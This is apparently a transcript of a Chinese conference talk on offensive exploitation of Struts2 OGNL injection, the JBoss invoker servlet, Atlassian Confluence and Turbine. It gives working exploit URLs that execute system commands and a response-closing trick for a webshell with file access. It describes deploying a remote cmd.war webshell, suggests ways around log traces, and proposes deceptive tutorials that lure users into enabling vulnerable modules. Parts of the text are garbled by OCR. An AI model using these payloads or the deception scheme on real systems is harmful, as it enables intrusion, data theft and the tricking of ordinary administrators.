很好，你们注意到，页面最终按照我们设想的，显示了变量 `stringLengthValidatorField` 的值，这个就可以直接用前面所讲的 exp 打出去了。



可以看到页面中显示了执行的结果，完美的利用了错误页面的出错信息。它的 EXP 和上面的那个几乎一致，除了我刷蓝的部分：

```
http://localhost:8080/struts2Demo/t
1!getStringLengthValidatorField.act
ion?('\'_memberAccess[\'allowSt
aticMethodAccess\']') (meh)=true&(aa
a) (('\'context[\'xwork.MethodAc
cessor.denyMethodExecution\']\u003d
\u0023foo') (\u0023foo\u003dnew
java.lang.Boolean("false"))&(asdf)
(stringLengthValidatorField\u003d(@
ognl.Ognl@getValue("\u0023a\u003d@j
ava.lang.Runtime@getRuntime()).exec(
'ipconfig').getInputStream()\u002c\
u0023b\u003dnew
```

这样就更加接近任何时候都可以输出了，可是这还是有局限性的，因为并不是所有的项目，都会让你看到出错页面的。

回显研究 3（感谢 wofeiwo 提醒）

本来我就打算这样上来了，后来和 wofeiwo 同学讨论，他讲到希望可以做成交互的 shell，复用 http 连接，也讲了其实是可以获取 response 的。最重要的，是在讨论过程中，wofeiwo 提到了可以把 response 关闭掉。于是慢慢的，这个 exp 就变成了一个可以随时回显，友好的回显，并且可以演变成为一个 jspshell 的所有功能了。

```
(\u0023a\u003d@java.lang.Runtime@getRuntime()).exec('netstat
-an').getInputStream()\u002c\u0023b\u003dnew
java.io.InputStreamReader(\u0023a)\u002c\u0023c\u003dnew
```

```
java.io.BufferedReader(\u0023b)\u002c\u0023kxlzx\u003d@org.apache.struts2.ServletActionContext@getResponse().getWriter()\u002c\u0023kxlzx.println(\u0023c.readLine())\u002c\u0023kxlzx.close())=1
```

首先获取 response，之后把结果输出到 response 中。但是由于在执行这段代码时，是在参数处理过程中，所以我们在 response 里写的所有东西，最终会被后面的流程冲刷掉，导致看不到结果。

流程就像下面的：




我们执行 ognl 的时候，虽然已经写了 response，但是会被后面的 jsp 页面，给替换掉，具体流程就是这样。为了不让后面的流程起作用，就只能在执行 ognl 也就是参数处理阶段，close 掉输出流，这样后续操作就会报错，但是也就不会再有 jsp 页面覆盖我们的结果了。这样做真的很霸道，但是已经达到效果，唯一不完美的，不要忘了你会留下日志，这个错误信息，最终会被打到日志里，自己想办法搞定吧，反正我是提醒过你们了。

view-source:localhost:8080/struts2Demo/t1.action?(\u0023_membe				
1				
2	????			
3				
4	??	????	????	??
5	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
6	TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
7	TCP	0.0.0.0:554	0.0.0.0:0	LISTENING
8	TCP	0.0.0.0:902	0.0.0.0:0	LISTENING
9	TCP	0.0.0.0:912	0.0.0.0:0	LISTENING
10	TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
11	TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING
12	TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING
13	TCP	0.0.0.0:1039	0.0.0.0:0	LISTENING
14	TCP	0.0.0.0:1048	0.0.0.0:0	LISTENING
15	TCP	0.0.0.0:2869	0.0.0.0:0	LISTENING
16	TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING
17	TCP	0.0.0.0:8009	0.0.0.0:0	LISTENING
18	TCP	0.0.0.0:8080	0.0.0.0:0	LISTENING
19	TCP	0.0.0.0:10243	0.0.0.0:0	LISTENING

由于整个页面的代码，都是程序结果的输出，所以，我们可以做很多事情，比如读取 c 盘的

文件列表：



```
//      }
//      try {
//          System.out.println(u.postfiledir("http://localhost:8080/struts2Demo"
//              "/t1.action", "c:"));
//      } catch (Exception e) {
//          // TODO Auto-generated catch block
//          e.printStackTrace();
//      }
//
//      try {
```

<terminated> Run (1) [Java Application] C:\MyEclipse10\Common\binary\com.sun.java.jdk.win32.x86_1.6

```
c:\\Dbg.log isdir:true
c:\\Dbg.log~ isdir:true
c:\\Dbg.log~~ isdir:true
c:\\dell isdir:false
c:\\Documents and Settings isdir:false
c:\\drvrtmp isdir:false
c:\\fakepath isdir:false
c:\\glassfish3 isdir:false
c:\\hello.txt isdir:true
c:\\hello.txt.bak isdir:true
c:\\Intel isdir:false
c:\\IO.SYS isdir:true
c:\\jre-1_5_0_06-windows-i586-p.exe isdir:true
c:\\kankan isdir:false
c:\\log.txt isdir:true
c:\\ManageEngine isdir:false
```

甚至读文件内容，写文件，删除文件等等，这已经完全具备了 jspwebshell 的功能。

而这种先写 response 输出流，紧接着立刻关闭的技术，可以应用在任何“struts2 的 OGNL 远程代码执行”的漏洞中。包括最新发布的 struts2 远程代码执行漏洞，以及我等下要谈到的那个远程代码执行。在此之前，先和大家聊点别的。

写教程让那群傻 X 跟着做

是的，我在题目中用了粗话，这个可以比较醒目。大家可能还记的，前段时间出现了一个很有趣的安全事件，有个做网吧 DDOS 的，且不论真假，我们只说新闻发布信息，“linux 连接客户端，中文版被植入后门”，然后很多很多人下载了这个版本，结果都变成了 DDOS 的肉鸡。我们的关注点是：

为什么大家会下载？答案是中文版

这群土人和我一样，不太会英文，只好去下载中文版的，或者汉化版的用用，结果上当了，

那帮做翻译的，把我们骗了。

- 1、翻译
- 2、教程
- 3、傻瓜化

这是个很有魔力的过程，任何英文的文档，不管我们英文怎样，总归不如中文看起来舒服，有点，后者有很多吃力。所以我们需要中文版。

后来我加入的一个 QQ 群里，在讨论一个新出的漏洞，大家普遍认为这是一个鸡肋漏洞，理由是它需要 apache 开启一个模块才行。鸡肋么？

不，我们可以写教程让那群傻 x 跟着做

我们写篇用户手册，中文版的，写的通俗易懂，顺便把不该打开的模块，给打开了，并且不说原因，直接贴配置文件就好。于是就会有很多人，跟着做了。可能大家觉得这多少有点不靠谱，甚至不那么相信这个事情。

jboss 漏洞的中文版


很久以前，我都不记得是什么时候了，jboss 出了远程代码执行漏洞，可以让我们部署一个 jspshell 到 jboss 网站上。那时候还有一篇文章，老外写的，国人给翻译了，第一个翻译的同学，写到使用浏览器攻击 jboss 的例子，并且写了一个修补方案：

临时漏洞修补办法：给jmx-console加上访问密码

- 1.在 `${jboss.server.home.dir}/deploy` 下面找到 `jmx-console.war` 目录编辑文件 去掉 `security-constraint` 块的注释，使其起作用
- 2.编辑 `WEB-INF/classes/jmx-console-users.properties` 或 `server/default/conf/users.properties (version >=4.0.2)` 和 `WEB-INF/classes/jmx-console-roles` 或 `server/default/conf/props/jmx-console-roles.properties(version >=4.0.2)`
- 3.编辑 `WEB-INF/jboss-web.xml` 去掉 `security-domain` 块的注释， security 文件为 `login-config.xml`（该文件定义了登录授权方式）

这个修补方案，提到了 `jmx-console`，以及 `web-console` 两个地方，建议我们配置权限，或者删除掉。所以就有了一个邪恶的网站，天天发布别人的漏洞，我们随便看一个：

<http://www.wooyun.org/bugs/wooyun-2010-0533>



详细说明：

目前 如果出现错误会进行跳转；但是如果细心可以发现 在提交非法字符的时候还是会出现错误信息


漏洞证明：



jboss.j2ee


- `ear=SinaSQLDBlog.ear.jar=SinaSQLDBlog-ejb.jar,name=SqlDBlogS`
- `jndiName=ejb/Sina/Blog.plugin=cache.service=EJB`
- `jndiName=ejb/Sina/Blog.plugin=pool.service=EJB`
- `jndiName=ejb/Sina/Blog.service=EJB`
- `jndiName=eib/Sina/BlogEntrv.plugin=cache.service=EJB`

很好，这里有个 JBOSS 控制台，这是 2010 年，发布出来的一个漏洞。现在已经修补了：




我们来猜猜他用什么方案修补的 ,肯定是删除了 jmxconsole 控制台 ,因为这样最最保险了 ,那些用浏览器的黑客们 ,不能给我们了。

事实上 ,老外当初的文章中 ,不仅仅是使用 jmxconsole 可以黑掉网站 ,他还提到了剩下的几个地方 ,其中就包括一个我们中文站的修补方案 ,从来没提到的地方。



Invoker 这个东西 ,也是可以部署一个 webshell 上去的 ,遗憾的是 ,由于翻译问题 ,中文搜索到所有的解决方案 ,竟然都没有要求删除这个 ,几乎大同小异 ,只要求删除 jmxconsole ,以及给 webconsole 加密码。这意味着 ,很可能国内大家都不知道这个情况 ,而有些没有 invoker 的服务器 ,可能真的像中文教程里 ,是为了一些性能 ,给删除掉的。

我们看看这东西是不是能获取 webshell ,老外在他的文章里 ,已经给了一个 exp 了 ,编译一下 ,就直接可以用 :



这段代码可以指定服务器的地址，我指定了 <http://localhost:8080> 这台服务器。从结果上

看，也是远程部署，下载

<http://www.inbreak.net/cmd.war>

部署到远程服务器上，结果就有了 webshell。

我们可以做扫描，只要打开

/invoker/JMXInvokerServlet

这个地址，返回了

org.jboss.invocation.MarshalledValue

就可以判断，肯定存在这个漏洞，可以直接打上去，就像我前面的图，那个是用中文版方案，

修补 jmx 漏洞的服务器。而现在，最新的 WVS 已经可以支持这种漏洞的扫描，所以大家可

能有遇到这样的报告，只是不一定能明白原理，不一定会使用 exp，没关系，找一找老外对

JBoss 漏洞的完整描述，就能找到我讲到了 exp 了。














Struts2 远程代码执行

这个漏洞，我只在阿里巴巴内部公开过，就连官方我都没告诉它。我不会告诉它的，我只会

告诉你们。

Struts2 远程代码执行技术（xwork2.1.2 以上）

在 xwork2.1.2 版本发布时，增加了一个小功能：

	XW-641 FIXED	XWork ParameterInterceptors bypass (OGNL statement execution)
	XW-667 FIXED	Action validation should load class only when required
	XW-583 FIXED	Annotation based parameter filtering
	XW-646 FIXED	Better error message when result type not found
	XW-636 FIXED	Concurrency performance in LocalizedTextUtil findResourceBundle
	XW-644 FIXED	Exception build results that have parameters that don't map to setters
	XW-615 FIXED	Fix generics in all codebase
	XW-645 FIXED	Logging is too verbose in ParametersInterceptor
	XW-629 FIXED	OSGi entries in the jar manifest
	XW-613 FIXED	OgnlValueStack logging levels are backwards
	XW-593 FIXED	Parametizing i18n messages for validators
	XW-637 FIXED	Patches for WW-2203 prevented action parameters from other places than the request parameters from being included in ParameterAware map
	XW-520 FIXED	Result "location" parameter should evaluate %{expr}

就是最后的那个 “Result "location" parameter should evaluate %{expr}”

这个功能的含义是，支持以 “%{expr}” 形式 OGNL 语句，在 result 的 location 参数中。

举个例子：

```
<action name= "redirect" class= "TestRedirectAction">

    <result name= "redirect" type= "redirect"> ${redirectUrl} </result>

</action>
```

这段话，也可以改成

```
<action name= "redirect" class= "TestRedirectAction">

    <result name= "redirect" type= "redirect"> %{redirectUrl} </result>

</action>
```

其实就是说，要支持两种符号的 %{expr} 和 \${expr}，仅仅是一个小功能，开发人员是这样实

现的：

```
public static String translateVariables(String expression, ValueStack stack)
{
```

```

        return translateVariables(new char[]{'$', '%'}, expression, stack,
String.class, null).toString();
    }

```

上面这个函数，有个新的数组，里面包含了 “\$ ”和“ % ”两个字符。

```

    public static Object translateVariables(char[] openChars, String expression,
ValueStack stack, Class asType, ParsedValueEvaluator evaluator, int
maxLoopCount) {
        // deal with the "pure" expressions first!
        //expression = expression.trim();
        Object result = expression;
        //传进来的%和$会两次进入此循环
        for (char open : openChars) {
            . . .
            while (true) {
                . . .
                String var = expression.substring(start + 2, end);

                Object o = stack.findValue(var, asType);

```

这两个循环的语句，导致了第一次进来时，如果 expression 是

`${expr}`

而实际上 expr 的内容，如果是`#{expr2}`，就会导致再次执行 OGNL 语句。

如果

`Expr = #{expr2}`

此时执行：

`${expr}`

这个表达式进来后结果也执行了 expr2，很遗憾，expr2 刚好是用户输入的内容。我在上面的例子中，举了一个 redirect 的例子，事实上，以下这个 struts2 官方的 showcase 中，这样的用法更多：

Struts.xml 文件：

```

<action    name="save"    class="org.apache.struts2.showcase.action.SkillAction"

method="save">


```


<result


type="redirect">edit.action?skillName=\${currentSkill.name}</result>

</action>

这样在 result 里出现了“\$”符号，我们就可以这样攻击：



Name 中输入%{expr}的内容，这段内容我就不打出来了，相信看过 struts2 远程代码执行的同学们都知道的，提交这个表单。



这就是执行结果，注意，在 URL 中 skillName 的值，变成了 true，这个 true 就是 EXP 执行结果，如果需要，可以在这个地方输出一些东西。


我们总结一下用法，当 result 配置中出现了 \$ 符号的时候，这个变量其实是用户传进来的，我们就可以让它等于 %{expr} 这样的表达式，最终到了 struts2 框架提供的 translateVariables 方法时，就会执行 expr 的 OGNL 表达式了。从我们的两个示例中，可以看到至少有 2 种以上的形式，会出现这个漏洞，这个漏洞的高发地带，肯定是 url 跳转的地方了。由于漏洞是 XWORK2.1.2 的一个功能，所以只能支持 xwork2.1.2 以上版本。

Struts2 远程代码执行技术（xwork1.0.3）

这次的老版本，真的是很老的版本，是我在无意中发现的，后来不知道什么原因，可能被修补了。这个过程很有意思，一个漏洞，后来被修补了，然后因为一个人提交了一个新的需求，结果又出现了这个漏洞。难道说这中间有关联？不过我更加相信是开发人员的逻辑思维问题，

确切的说，它更像是一个逻辑漏洞。而老的版本，其实也并不完全是这个原因导致的漏洞，它的产生，更直接一点。

http://svn.opensymphony.com/svn/xwork/branches/xwork_1-0-3/src/java/com/opensymphony/xwork/util/TextParseUtil.java



```
@return the parsed expression
*/
public static String translateVariables(String expression, OgnlValueStack stack) {
    while (true) {
        int x = expression.indexOf("${");
        int y = expression.indexOf("}", x);

        if ((x != -1) && (y != -1)) {
            String var = expression.substring(x + 2, y);

            Object o = stack.findValue(var);

            if (o != null) {
                expression = expression.substring(0, x) + o + expression.substring(y
+ 1);
            }
        }
    }
}
```

1.0.3 版本，只要在\${expr}的执行结果里还存在\${expr2}，就一直执行下去，这个漏洞就非常明显了。

下面这段代码

```
<result type="redirect">edit.action?skillName=${currentSkill.name}</result>

</action>
```

只要用户提交的 name 中有\${}就会执行。利用的更加直接。

url?currentSkill.name=\${expr}

由于 1.0.3 版本的 xwork 已经非常古老，所以少有人用了，但是有个非常忠实的用户，忠实到我们经常看到。

Atlassian Confluence 远程代码执行技术


这个产品，是个流行性极广的产品，基本上大型互联网公司必备。比如：

<https://cwiki.apache.org/confluence/login.action>

Atlassian\Confluence\confluence\WEB-INF\lib\xwork-1.0.3.2.jar

他们一直在用 1.0.3.2 版本的 xwork，这太古老了。

登陆后，我们直接来到这里：



表面上，这里写着管理员访问，其实就是个页面，任何人都能进来。

由于这是老版本的 xwork，并没有静态方法禁止直行等限制，可以直接执行 ognl 的语句。

看 URL 就是 POC 了。这个表单，只要提交成功（这是输入你自己账户的密码），就会变成

这个样子，事实上这是个 URL 跳转功能。



上图是执行结果，可以看到 calc 命令成功执行了。

大家在测试时注意一下，confluence 有多种启动模式，只有以当前用户身份执行的 confluence 才会弹出 calc 界面。如果你是 system 所以服务执行的，则会没有界面，只有新启动一个 calc 的进程，从任务管理器中可以看到，是 system 权限的。

这两张图，是我在本地抓的，如果在 XCON 之前想起来这个事情，我可能会换成 apache 的那个 CWIKI，和他们打声招呼。

这算是三个比较狠的技术，还是算一个，都无所谓了，总之相关技术就给大家介绍到这里。

有了这个些东西，可能大家又有不少事情可以做，也许已经有人坐不下去了。顺应大家的需求，最后把我认为最精彩的东西，放出来给大家看看，期待大家和我一起见证。

预见未来



尼古拉斯·凯奇，是我最喜欢的演员之一，而《预见未来》这部片子，也是我非常喜欢的。

他讲的是有个人能预见未来的事情。

我今天有个预测，在未来会出现一个远程代码执行漏洞，并且我现在连 EXP 都写好了，重要的是，现在它还没有这个漏洞，大家会相信么？

发挥大家的想象力，是不是我在忽悠。

Turbine 是一个非常流行的 J2EE 框架，我在最开始的时候，曾经讲过它的一些东西，告诉大家如何通过指纹，寻找到这个框架。我在查看它代码时，看到这段代码，就有了一个设想。

Turbine 的 URL 一般是

`http://www.inbreak.net/my/turbine/template/pubinfo,infopub,businfo.html`

我前面提到，它也可以使用这种形式

`http://www.inbreak.net/my/turbine/template/?template=pubinfo,infopub,businfo.html`

在这里，逗号代表着 “/” 符号，如果这里出现 “..” 两个点，就可以向上寻找资源，比如

`http://www.inbreak.net/my/turbine/template/?template=pubinfo,.....,etc,password`

